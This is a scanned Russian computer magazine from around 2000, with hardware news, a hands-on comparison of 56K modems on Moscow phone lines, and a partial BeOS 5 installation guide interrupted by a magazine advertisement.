Странная вещь: никто из брэндовых создателей процессоров не любит и не поддерживает разгон. Аргументы солидных дядек вполне понятны - если проц сгорит, то жалко будет денег. И одно дело, когда этим занимаются люди-профессионалы, и совсем другое, когда все ламероватые юзверя возьмутся за это неблагородное начинание, да так, что потом AMD с Интелом и ВИА по судам затаскают. А еще брэнды не любят тех, кто разгоняет камни быстрее положенного, да еще и раньше, чем это сделали сами брэнды. Ну вот сам посуди: некая группа шведов-энтузиастов под названием Xtrem взяла стандартный яблочный процессор PowerPC 7400 и своротила из него монстра, работающего на тактовой частоте в 1.2 Гигагерц. Назвав его XtremMac G4, ребята не стали раскрывать тайну разгона, хотя известен случай, когда Атлону для разгона по технологии KryoTech понадобилось снизить температуру аж до -40 градусов по Цельсию. Чтобы разогнать процессор в 500 Мгц аж до 1200 Мгц, нужно охлаждение оверклока в 140 процентов. Процессор будет в продаже в конце этого года. Кстати, KryoTech сейчас работает над разгоном гигагерцового Атлона до 2ггц. То есть двухсотпроцентный оверклок. Пожелаем им удачи.

nVidia с Квад(р)ом...

Нет предела инженерной мысли. После выпуска GeForce 2 и младшего бастарда - GF 2 MX nVidia временно переключилась на серию Quadro и уже сейчас отгружает второе поколение этих карточек своим OEM-партнерам. Собственно, Квадро 2 - это графический процессор второго поколения, предназначенный именно для работы на рабочих станциях. Обе модификации чипа - Quadro 2 и Quadro 2 MXR - будут стоять на карточках от ELSA. Мда, не каждый день встретишь видеокарточки с 64 мегабайтами оперативки...

Конкурент Creative Labs?..

Еще не отгремели последние бои с участием копьеломов за и против банкротства Aureal и смерти Monster Sound'ов, еще не выпили весь Джонни Уокер за победу и практическую монополию Creative Labs на рынке аудиохарда, как фирма ABIT выставила всем напоказ свою собственную, первую и сверхновую как звезда в соседней галактике, аудиосистему. Arcadia Digital Audio System ей имя. PCI-карточка, пульт дистанционного управления, сабвуфер и пять яйцеподобных колонок - рецепт возможного успеха новичка в секторе аудиопродукции. Аудиокарта - это:

Звуковой чип ForteMedia FM801
Встроенный power amplifier
Поддержка DMA, Serial IRQ и Proprietary legacy
18-bit Audio CODEC
До 48 KHz, с хардверными конвертерами sample rate, поддержка до 32KHz и 44.1KHz
Совместимость с Виндами и виндовыми приложениями (в том числе и играми)
Входы и выходы: Микрофон, лайн-ин, лайн-аут, 1 G9 speaker output, S/PDIF optical output
MIDI-интерфейс: Хардверный MPU-401 MIDI UART-совместимый
Вход для джойстика
Софт: Yamaha XG Professional Software Synthesizer

В общем, есть чем хвалиться вступающему в борьбу с Саунд Бластерами...



Мечте сбыться не дано

Вот Креативы, а! Вот, блин... слов нет! Объявили, что не будут делать Аннигиляторы второго поколения с 64 метрами оперативки! Я вот как раз сижу целый месяц и жду, пока мои любимые производители саунд и три-дэ бластеров объявят Аннигилятор на базе GeForce 2 с 64 Мб ОЗУ. А они взяли и обломали. Ладно, с MX - тут фигня, карточка слабая по сравнению с GF2. Но конкретно-тотальная GeForce 2 (Full Edition) :) почему обойдется без должного уважения к своей скромной персоне? Другие брэнды без зазрения совести клепают свои карточки по полной программе (Эльза, вроде, должна была что-то в этом духе к настоящему времени сделать), а вот Creative Labs засела и ждет, видимо, Квадру какую-нибудь...

Фуджитсу - DynaMO, 2:0

Новая серия дисководов была выпущена из недр секретных лабораторий Fujitsu. После долголетних испытаний на прочность корпуса и чувств магнитооптические приводы DynaMO 1300SF и DynaMO 640SF, щуря подслеповатыми глазками, предлагают покупателю себя в двух ипостасях: 1,3 Гб и 640 Мб, соответственно. Оба девайса внешние, сказевые.

Маки рэйдом не испортишь


Фирма VST Technologies, уже отметившаяся на поприще устройств для Apple Macintosh, показала на июльском MacWorld PCI ATA/66 RAID контроллер UltraTek/66, способный служить и защищать сохранность информации пользователей Power Mac G3 и G4. Клятвенно обещана поддержка RAID уровней 0, 1 и 0+1. Такой контроллер обойдется тебе всего в каких-то двести презренных купюр. Дешевка. ;)

USB то SCSI

Скажи мне, друг-читатель X, ты хотел когда-нибудь подключить свое сказевое устройство на USB-порт? Нет, я даже спрашивать не буду, зачем тебе вдруг это понадобилось. Я здесь, чтоб новости писать, а не проводить анкетный опрос. И, собственно, новость будет про устройство, которое служит переходником USB-SCSI. Называется оно USBXchange, а занимается им фирма Adaptec. Девайс находится в свободной продаже всего за 80 баксов/штука.

Лазерный принтер менее чем за 300 баков? Реально!

Lexmark, насколько я успел понять, может все. Эта фирма может устраивать халявную раздачу принтеров. Она же запросто способна производить по две-три новых модели в месяц. Как выяснилось, она же может перешагнуть через себя и выдать на-гора новый лазерный принтер. Но не простой. Optra E312L ему имя. И триста зеленых президентов ему цена. Скорость печати - 10 страниц в минуту, разрешение 600x600 точек на дюйм, имеется эмуляция PCL6 и встроенный USB-порт.




Get connected




SideX (sidex@xakep.ru)

T3 vs. 14,4

Пока все нормальные люди по югам отдыхали, пиво пили, в футбол гоняли - я качал музыку из еще живого Napster`a. Много интересных mp3`шек. Но не о них сейчас речь: в контексте нашей темы я обратил внимание на тот факт, что число T3/DSL/Cable пользователей этого проекта все возрастает, вытесняя 56K, 33,6K, не говоря уже о динозаврах на 14,4. Прогресс? О, да. Но это все достижения забугорных сёрферов, не знакомых с диким зверем МГТС и суровой реальностью дороговизны отечественных выделенок и DSL-подключений. Развивается идеология строительства домашних сетей. Про организацию частных сеток мы обязательно вспомним. А сейчас уделим толику внимания dial-up`щикам. А точнее - девайсам, используемым этими темными личностями :). Никакого старья не будет: лишь модемы, поддерживающие современные протоколы связи, вроде X2, V.90, 56K flex.





Проделки Зухеля

Пожалуй, такую мощную рекламную кампанию устраивали только тампонам Tampax или шоколаду Snickers :). Даже наш журнал и московский метрополитен активно участвовали в этом продвижении. И реклама не пропала зря: среди неопытных пользователей появился новый синоним слову модем - Омни. Как раньше был USR "Шпрот" Sportser. С чего такая популярность? Я думаю, что не только реклама, ибо даже наш софтовый редактор Михаил Терехов затоварился этим чудом прогресса при апгрейде компа. Да и по независимым тестированиям девайс Zyxel Omni делал едва ли ни все остальные. Может ли столь широко известный и массовый девайс быть качественным, обладая высокими скоростными и пользовательскими показателями? Читай ниже.



Внешний вид, естественно, рулез. Модный нынче imac-style плавно перешел с Mac`овской продукции на обычные PC`ковые девайсы, вроде сканера от HP, MP3-плеера от S3(DiamondM), люксовых кузовов и мышей от разных брендов. Если около компа уже имеется нечто прозрачное, то это лишь дополнит приятную картину. Хотя опыт пользования девайсов в красивых оболочках показывает, что это не всегда практично. Так, в данном случае, куда-то пропало несколько индикаторов с панели задач (нет, на мой взгляд, актуального светодиода несущей - CD) и осталась достаточно жесткая кнопка On/off на задней стенке модема. Где имеется RS-232, а в Plus версии также USB-порт.

Подключение+установка софта - ничего особенного. Все в норме. Сразу коннектимся на провайдерский пул, делая исходящий звонок с аналоговой АТС высокого качества, и получаем соединение в 37000 bps. 70% соединений пришлось на протоколе V.90, в коридоре скоростей от 30 bps (на фиг на 30 было коннектиться с V.90?) до 45300. На V.34 соединение было в среднем на 28,8-31,2, лишь раз опустившись до 16,8.

На средненькой аналоговой АТС (отчасти показывающей положение дел среднестатистической станции Москвы) - V.90 установилось лишь в 2-х из 10 попыток, на скорости 33000 и 38000, соответственно. А так - скорость разнилась от 19,2 до 28,8 при соединении с цифровыми пулами. С некоторыми входами на аналоговой станции - соединение вовсе не было установлено при стандартных настройках. Коннект обеспечился только после искусственного занижения скорости, да и при этом было замечено немало ретрайнов.

С линии низкого качества, на удивление, удалось без проблем соединиться с цифровыми пулами несколько раз подряд. На V.34, естественно. Из данных статистики стало известно, что модем запрашивал тучу ретрайнов (что делалось даже чутко настроенным Курье). Т.е. данный образец, даже при не очень серьезных изменениях условий передачи данных, запрашивает смену скорости соединения. С аналоговыми номерами соединения вовсе не было при нормальных условиях.



Сигнал "занято" ловился в 90% случаев с первого гудка, при соединении с не очень загруженным грамотно настроенным пулом. На цифровом номере, где обычно висит немерено народа, - сигнал ловился лишь после 3-его гудка или вообще не был замечен. На плохой линии были похожие результаты, т.е. низкое качество линии не сильно сказалось на качестве распознавания "Busy".

В Plus-версии автоответчик и факс реализованы на аппаратном уровне. А в обычном Omni 56K используется звуковая карта для поддержки описываемых функций. Plus стоит на 10-25$ дороже стандартного Omni. Софт прост и доступен. Venta Zvoice называется. Определение номера - проходит успешно и без серьезного воздействия анти-АОН`а продолжает грамотно идентифицировать звонящего. Исключение - засоренная линия, где после короткого посыла произошел сбой и "номер не определен".

В общем, неплохой стильный модем. Подвергнутый неплохому промо и доступный в большинстве компьютерных магазинов. Массовый продукт, не требующий дополнительных настроек, доступный в использовании новичку. А более опытным пользователям, сменившим 5-

10 модемов, - стоит порекомендовать что-то более узко настраиваемое, вроде более навороченной модели U-90E, что должна выйти в ближайшее время на российский рынок. Насчет “пробиваемости сквозь глухие непролазные линии” - преувеличено, ибо на плохих линиях модем явно уступает Курье или работает с качеством более дешевых soft-модемов. Обладателю же чистой линии и доступа к цифровым пулам провайдера - могу смело рекомендовать.

Diamond Supra Express 56K USB

Мой первый цветной телевизор иностранного производства вышел из одноименной марки Supra. Взяв этот модем для тестирования, я вспомнил старый телек и чуть не пустил скупую мужскую слезу, что превратилась в лед после известия о том, что рассматриваемый образец является софт-модемом. Достаточно дорогим для софтового чуда - от 60 до 80$ запросят за него в московских конторах, торгующих железом. За что такие бабки? А ты на картинку посмотри и все поймешь:



Все тот же стильный iMAC-дизайн. Прозрачный корпус цвета, смежного с Omni`евским.

Внутри вкусного шелла aka бокса содержится чип производства конторы Conexant. Именно эти ребята делали главный фарш предыдущего “интернет-модема” от Zyxel - Comet. На новом чипе реализуется работа как на V.90, так и на 56K Flex. Работу по второму протоколу мы проверить не смогли, ибо ни на одном провайдерском пуле не поддерживалась работа в этом стандарте. А покупать карточку или лазать по тыреному логину в МТУ - не хотелось. Вместо подключения к новому провайдеру - был подключен сам модем по порту USB к тестерской машине. Блок питания подключать не потребовалось, ибо девайс питается исключительно хлебом духовным от USB.

Достаточно неплохой динамик и реле набора номера: работая, не вносит слишком много шума и раздражения в уши юзера. Хотя сам набор я бы разбил запятыми при коннекте в Инет с плохих/средних аналоговых АТС. Т.к. при стандартном наборе модем неоднократно напарывался на непробиваемое меж-АТСное занято. С введением 7,4,5 (префикс цифровой АТС провайдера) ситуация изменилась в лучшую сторону. Хотя замечу, что при работе с Omni - такой финт не приходилось делать для соединения. “Занято” на самом пуле четко фиксировалось при выходе с хорошей линии. С плохой же замечалось после 4-5-ого гудка, а то и вовсе игнорировалось.

Тестирование началось с линии низкого качества, с которой, при стандартных настройках, соединиться с аналоговыми входами не получилось вовсе :(. После ограничения скорости “сверху” и идентификации у провайдера в режиме терминала - коннект был получен. При выставленном ограничении в 19200 bps - связь держал более-менее долго на 10000-16800. Для контроля за линией был включен динамик (команда ATM2). Все-таки есть некоторый дискомфорт при прослушке линии. Мягкости звучания от Курье - нет, но все же приятней, чем у других diamond`овцев и гнусных NoName`ов.



Ситуация с “занято” несколько лучше скоростных показателей. При звонке с хорошей линии на загруженный цифровой пул - 50-65% определений “busy” сразу и 10-15% после 4-6-ого гудка. 30% стабильно уходили в молоко. При прозвоне со средненькой линии - модем нахально врубал V.90 в 5 из 10 соединений. Есесно, не удерживал связь и отпадал через пару минут. Да и скорости особой не было - под диктатом быстрого протокола брал максимум от V.34+ - 33,6. Пришлось отключать работу по скоростному варианту. Без такового разрывов было меньше, но связь ограничивалась - 26400 bps. При работе с моей линии наконец удалось почувствовать всю прелесть V.90, замкнутую в 40000. Превысить данный показатель не получилось - получалось понижать: до 12000 при соединении с засоренным аналоговым пулом и ббской. Это уже было V.34-соединение.


На какого пользователя рассчитан модем, понять так и не получилось. Пользователь - эстет, не стесняющийся iMAC-дизайна. У него много оперативки и мощный проц, которыми надо подкармливать софт-модем. И много денег, ибо человек экономный возьмет значительно более дешевый аналог Eline (даже во внешнем исполнении) или чуть доплатит и возьмет условно добротный Zyxel Omni.

Creative Blaster V.90 External

Внешняя реализация модеда, уже известного отечественному пользователю. В новостях мы как-то имели несчастье отметить этот девайс как свежезавезенный в Москву, точнее его internal версию. А ведь уже достаточно давно можно пощупать и прочувствовать все прелести креативного мышления. Основная часть продаваемых моделей имеет внутренне исполнение. Дабы не подпадать под стадный инстинкт, была выбрана внешняя версия, встречающаяся не столь часто в наших селениях :).



В комплекте ничего серьезного не прилагается: сидючок со всякой ботвой, вроде IE 5.0 и какого-то плеера музыки. Инструкция минимальна: листок бумаги и карточка регистрации. Секретные знания об AT-командах, очевидно, следует качать из Инета.



Что удивило сразу: по подключении к тф. линии - модем не чувствует линии, т.е. сообщает "Нет сигнала в линии". При смене в настройках страны на Финляндию (схожую по характеристикам на Россию) девайс научился чувствовать сигнал. Если же этого не происходит - следует убрать галку с "Дождаться гудка в линии". Хотя, имхо, в случае с импульсным набором - это не универсальное решение. Сигнал "Занято" также не ведом модему, как и ощущение линии: при соединении с пулом не удалось зафиксировать "Busy". При звонке на незагруженный вход с редкими случаями занятых линий - показывает объективную реальность через 2-4 гудка.

Заданная нечувствительность выразилась и в отношении к плохой линии, где девайс постоянно ретрайнил, переключаясь на более низкие скорости. Обрывы шли косяком. Т.е. явно плохо адаптированная машина к плохим линиям. На хорошей аналоговой и цифровой - уже лучше, но по качеству отстает от Зухеля. На V.90 приходится приличный процент соединений: 6 из 10.

Держит скорость в пределах 40000 и 45000 при выходе с цифровой линии, которая была востребована для реабилитации этого модема :).

Любимая всеми тестерами и пользователями тема "пищалки" - здесь также актуальна. Достаточно шумный триггер набора номера и динамик, пожалуй, невысокого качества. Безусловно, были и значительно более режущие слух реализации, но сам факт дискомфорта при работе с этой пищалкой - отмечаю. Если end-user не включает динамик для контроля за линией в период связи, то напряг с кривым динамиком - будет недолгим, а для любителей поизвращаться с контролем линии собственным ухом - придется немного пострадать :). Для таких горемык можно посоветовать пользоваться software-реализацией монитора линии, вроде проги NetMedic.

Мдя... совсем опустил креативное творение. Так нельзя! Этого не следовало делать хотя бы потому, что весь фарш выложен в очень симпатичный черный кузов. Хотя от невкусного вывода о качестве работы данного девайса на плохих линиях - отказаться не придется. Если кто-то помнит CD`ки Креатива как читающие самые запаршенные блины, то модемы данного бренда всеядностью не обладают, предпочитая цифровые линии, а также никогда не занятые телефонные номера. Именно всем этим обладают западные юзера. В России далеко не каждый пользователь имеет все это счастье. И счастья с этим модемом достигнут единицы.





Из софта прилагаются некие hardware-tweaker`ы, позволяющие оптимизировать железо.

Неродной 3COM

Именно от этого бренда я ожидал чего-то зубодробительного! Некого боевика, вроде Courier или хотя бы популярной мыльной оперы - Sportser. Из последних разработок под 56K наблюдаются: OfficeConnect, Gaming modem. Можно было бы отметить Sportser 56K Massager, но это уже не свежая железка, отличающаяся разве что возможностью обработки факсов и голосовых сообщений (voice mail) в отрыве и полной автономии от самого компа. А так - обычный 3com`овский чип.

Те модемы, о которых я бы хотел рассказать в этом пункте, - либо слишком дороги обычному пользователю (350-400$), либо просто недоступны географически, ибо в xUSSR официально не поставляются.

Gaming modem - разработан специально (как следует из названия) для геймеров.


Кто рубился в квак с dial-up`a, пусть даже на провайдерском сервере, знает о страшных лагах и огромных пингах. Перцы из 3com`a подсуетились и подогнали девайс, обеспечивающий, судя по независимым тестированиям, более низкие пинги, чем у всех остальных момедов, рассчитанных на потенциального геймера.

В отличие от других приборов, этот комплектуется софтом в лучших традициях пивоварения: имеется Activision Heavy Gear II CD Activision Civilization: Call to Power CD. Достаточно неплохой юзер мануал, в отличие от Creative`ского и Omni`евского.

По набору компонентов и общей архитектуре - плата напоминает обычный шпрот.



Но! Devil inside. По заключению Henderson Communications Laboratories, это аппарат уделывает, по пингам, конкурентов на 7-43%! Это можно проследить по прилагаемому графику:



По модемным качествам, в обычном понимании этого, модем обладает всеми свойствами шпрота. Т.е. более-менее устойчиво работает как на плохих линиях, так и не вызывает особых замечаний работой на добротных аналоговых. На цифровых же линиях, в плане скорости соединения, особых достижений нет. И даже есть некоторое отставание от Zyxel Omni+. Короче, стандартный USR-чип, поддерживающий V.90 и X2. Если касаться конкретных скоростей соединения при удерживании линии без частых понижений скорости, то получится так: на аналоговых линиях низкого качества - 14000-19200, обычно, на средних - 21,6 -28,8, с качественных нецифровых - 26,4-31,2, на v.34 и 33,6-42 при работе с быстрыми протоколами на цифровой достижений замечено не было - предел 46666 bps.

Занято ловится, практически, во всех условиях сетей. А даже если случаются осечки - динамик не привносит особого дискомфорта: добротный капсуль воспроизведения звука и нормальный динамик.

Если же осмелиться не поверить буржуйским дядькам-экспертам и лично проверить динамику изменения пингов при работе на данном девайсе, то можно очень жестко обломаться! :(Буржуи-тестеры сравнивали Gaming modem с девайсами других фирм, а вовсе не с достижениями 3COM`a. Мы же решили нагадить им и сравнить Gaming Modem с братом-близнецом USR 56K modem. Залогинились на квакательный сервак и стали активно пинговать: на обычном, не геймерском мопеде - от 235 до 290.



Подконнектились на Gaming modem`e, при той же скорости соединения bps - пинги от 228 до 280. И где обещанные 43%??? Нету! Это просто маркетинговый ход хитропопых дядечек из конторы 3COM`a. Как в торговых домах одежды есть свежая коллекция прикида, так и прошлогодняя. Шмотки первой категории стоят на порядок дороже второй. Так и с 56K-модемами: перепрыгнуть V.90 не получатся, так придумаем некую феню, что, якобы, обеспечивает супернизкие пинги и вообще излечивает от всех недугов. Если вычесть из PR`a, рекламы, левых тестирований - наше эксклюзивное, то получится, что данный агрегат ничем, фактически, не отличается от USR 56K modem. Условность "фактически" обеспечивается лишь более высокой ценой Gaming modem`a. Если хочется взять модненькую железку, условно ориентированную на геймера, - не разочаруешься, ибо получишь стандартно-высокое качество 3COM (ex.USR), но вовсе не супер-короткие пинги.

На чем тестили?


Тестирование аналоговых модемов не предполагает использования какого-то особенного железа. Тут нужно собственное "телефонное железо". Т.е. либо эмуляция телефонной линии, признанная как необязательная и не показывающая объективной картины качества работы и соединения. В нашем случае были выбраны 3 линии: моя линия координатно-усовершенствованной АТС севастопольского узла Москвы, достаточно неплохого качества, позволяющая устанавливать соединения на V.90 и других протоколах быстрой связи; координатная зюзинского района Москвы, где соединение на V.90 было замечено лишь несколько раз и стандартом де-факто работы является - 19,2-28,8 K; шаговая АТС в ближнем Подмосковье ужасного качества, где V.34 является пределом мечтаний, и скорость в 26,4, при более-менее серьезном времени работы без разрывов, устанавливалась лишь в "тепличных" условиях идеальной проводки и точной настройки модема (Courier V.Everything). Для проверки качества соединения были выбраны несколько пулов ISP города Москвы - "Караван" (аналоговые 332 линии, не лучшего качества входящих соединений), "Зенон" (цифровые АТС "Глобал-один" 745 и "МТУ-интел" 995), а также "ORC" на аналоговых линиях 930/959/938, с которыми не всегда удавалось установить входящие соединение даже с "Куры", заправленного неплохой прошивкой "для плохих линий".

Железо, в стандартном понимании, было использовано мое личное. PIII 667 (Socket 370)/MB Asus CUBX/256SDRAM X 133/IBM DTLA 7200/Savage S4 32/Panasonic PanaSync SL75/Creative LIVE!. Для того чтобы соотнести качество работы к эталонному - был выбран Courier V.Everything со стандартной прошивкой для V.90/X.2.

Первый этап тестирования - возможность соединения. Самые большие сомнения в реализации данного пункта относились к работе с аналоговых линий низкого качества при соединении на аналоговые пулы ISP. В случае, если номер пула был занят, проверялась способность обнаруживать сигнал "занято" без помощи дополнительной настройки модема и использования hardware-фильтров, установки транзисторов в разрыв линии.

Если сигнал был обнаружен, то считывалась информация о том: сразу или после какого гудка (из10) было замечено "занято".


Замечалась как начальная скорость соединения, так и способность сохранять ее. Количество ретрайнов (как локальных, так и удаленных) - замечалось, но не относилось к критичным. Снятие данных о скорости и стабильности работы производилось в терминальном режиме и по лог-файлам, в обход стандартной windows-информации о скорости установленного соединения.




Использование модема в качестве факса/АОН`а/автоответчика было осуществлено между абонентами одного телефонного узла, а также работу АОН`а пытались прерывать с помощью аппаратного Анти-АОН кратковременными сигналами.







Ставим BeOS



MOOF (MOOF@XAKEP.RU ; HTTP://MOOF.DA.RU))

Сегодня большинство пользователей персональных компьютеров пользуются Windows. Не знаю, хорошо это или плохо. Однако в последнее время все большую популярность начала приобретать Linux. Завоевывая гигабайты на твоем жестком диске. Я почти уверен, что у тебя стоит (или стоял) один из дистрибутивов этой ОС. У меня он тоже стоял... Пока я не открыл для себя абсолютно новую операционную систему - BeOS ;).



BeOS впервые увидела свет четыре года назад в 1996 году. Компания Be, Inc. разработала ОС для компьютеров BeBox. Чуть позже система была перенесена на платформу x86 и PowerPC. Be - полностью графическая система. Основой программного API которой стал Posix. С Be у тебя не будет проблем с выбором дистрибутива, и тебе не надо будет каждый день посещать windowsupdate для того, чтобы твоя машина работала стабильно.

У Be есть только один недостаток - это недостаточное количество драйверов для разнообразных устройств. Этот недостаток компенсируется скоростью и удобством работы в это операционке. Список совместимого оборудования можно посмотреть тут: http://www-classic.be.com/products/beosreadylist.html.


Сама ОС стоит денег. Однако есть бесплатная версия, которая свободно распространяется. И это не какая-нибудь там урезанная версия полной ОС, а полноценная операционная система. Коммерческая версия отличается от бесплатной тем, что включает в себя следующие расширения: специальная редакция "Partition Magic", RealPlayer G2, драйвера для различных принтеров HP - "BinkJet", видео кодеки Cinepak, Indeo 5, raw audio, P-JPEG, и MP3, VideoRecorder и техническая поддержка ;). Но те, кто выбрал бесплатный дистрибутив, могут скачать все это добро из сети абсолютно бесплатно.

Установка


Для установки BeOS тебе понадобится чуть больше 500 свободных мегабайт. Бесплатная версия создает файл размером 500Мб и работает из него. Для начала тебе нужен дистрибутив. Его можно скачать из Инета http://free.be.com. Он весит всего 42Мб! Ты представляешь, тебе надо скачать всего 42Мб из сети, чтобы на твоем компьютере появилась красивая надежная операционная система. В эти сорок метров входят веб-браузер, текстовый редактор, маленький веб-сервер, программа для просмотра картинок и еще куча мелких, но очень полезных приложений. Также, если хо-


ФАНТОМ
WWW.FANTOM.RU
в продаже с 5 октября
В первом номере журнала:
Роберт Асприн предотвращает космическую войну.
Иэн Ватсон вставляет рекламные ролики прямо в твои сны.
Дэн Витлок рассылает копии людей по факсу,
Элизабет Мун предостерегает любителей фэнтези – Целоваться с лягушками – небезопасно!
Алексей Шведов снимает новые экстремальные виды спорта на фоне хакерских войн.
А также
КОМИКСЫ
новости HIGH TECH, обзоры фантастики и многое другое.
НОВЫЙ ЖУРНАЛ ФАНТАСТИКИ И ФЭНТЕЗИ

чешь, ты можешь скачать апдейт (http://www.be.com/support/updates/index.html - 7.5Мб), но если не хочешь, ты не обязан. Ты просто мог бы. ;) У меня и без него все прекрасно работает...
Итак, заветный файл скачали, и ты кликаешь на него... Установка начинается.



Вообще, Be устанавливается так же, как и обычная виндовская программа. Обычный до боли знакомый тебе инсталлятор. Кликаем, Next>Yes>Next :). Теперь тебе предстоит выбрать диск, на который мы поставим Be. Выбрал? Next>Next>Install :). Весь процесс установки не должен у тебя занять больше 10 минут. Ты мечтал о таком когда-нибудь при установке виндов? Да, если ты являешься обладателем 486-го или ниже процессора, то прерывай быстрее установку! Be разрабатывалась специально для Пентиумов и не будет работать на твоем динозавре.
Все, установка завершена. Теперь создадим загрузочную дискету. Это необязательно, но желательно. Пуск>Программы>BeOS 5 Personal Edition. Вставляем чистую дискету в дисковод и кликаем на Create Boot Floppy.



Вот и все. Выходим из Windows и перезагружаемся. Be начинает грузиться с дискеты. Если ты не создал дискету, то просто кликни на появившемся на рабочем столе ярлычке. Винды закроются, Be запустится. Если ты мегапрогрессивный чел, и у тебя на компьютере живет WindowsME, то в свойствах ярлыка укажи "Не давать программе обнаружить Windows".
На твоем мониторе должны появиться загрузочный экран Be и несколько иконок, которые будут подсвечиваться во время загрузки. Каждая иконка символизирует то, что в данный момент инициализируется операционной системой. Если в процессе загрузке все повиснет (хм, как так? :)), то ты по состоянию иконок сможешь узнать, на чем именно споткнулась Be.

В эти сорок метров входят веб-браузер, текстовый редактор, маленький веб-сервер, программа для просмотра картинок и еще куча мелких, но очень полезных приложений.

Если Be не загружается...


...То во время загрузки, нажав на пробел, ты попадешь в небольшое меню. В котором сможешь отключить устройство, из-за которого у тебя возникли проблемы. Это напоминает "режим защиты от сбоев" в виндах.
Если у тебя будут какие-либо проблемы с видюхой, все черно-белое и скучное. Зайди на http://www.bebits.com/app/1105 и скачай прогу под названием VesaAccepted. Она помогает работать Be на некоторых видеокарточках. Тот же фокус можно проделать и со звуковой карточкой. Многие из них совместимы с SB16, так что попробуй скачать и поставить неродной драйвер.

Be разрабатывалась программистами из Apple, и внешне она больше похожа на MacOS, а внутренности сильно махивают на *nix


Все конфиги хранятся в папке "/boot/home/config/settings/kernel/drivers". Там ты можешь включить или выключить поддержку многопроцессорности, ATX, UDMA и т.д.

Настройка

Итак, все прошло успешно, и ты в системе. :) В чем беда графических оболочек для Linux? А в том, что и GNOME, и KDE стараются быть похожими на Windows! Зачем? MacOS гораздо более удобная система, и брать пример стоит с нее.



То, что ты видишь, это браузер NetPositive. В правом верхнем углу Deskbar аналог TaskManager'а в виндах. На нем есть логотип BeOS, это аналог кнопки "Пуск" :). На первый взгляд между Be и Windows много общего. Но это не так. Be разрабатывалась программистами из Apple и внешне она больше похожа на MacOS, а внутренности сильно смахивают на *nix.
Закрой браузер. Для этого кликни по левому квадратику на заголовке окна. Если ты просто кликнешь два раза на заголовке, то окно свернется. Значение оставшейся кнопки будет тебе домашним заданием. И вот еще что: удерживая shift, кликни левой кнопкой мыши по заголовку окна и, не отпуская кнопок, передвинь мышь влево или вправо.
Перейдем непосредственно к настройке. BeOS>Preferences. Ты можешь кликнуть прямо на Preference, тогда откроется окно со всеми иконками в этом меню. Я рассмотрю только те настройки, в которых у тебя могут возникнуть трудности. Начнем с экрана (Screen).



Установи необходимое тебе разрешение экрана, количество цветов и количество виртуальных рабочих столов. Переключаться между рабочими столами можно с помощью комбинации Alt+N, где N - какая-либо из функциональных клавиш (которые начинаются с буквы F). Причем ты можешь на каждый рабочий стол задавать свое собственное разрешение, количество цветов и частоту обновления экрана. Дальше установи размер файла подкачки (Virtual

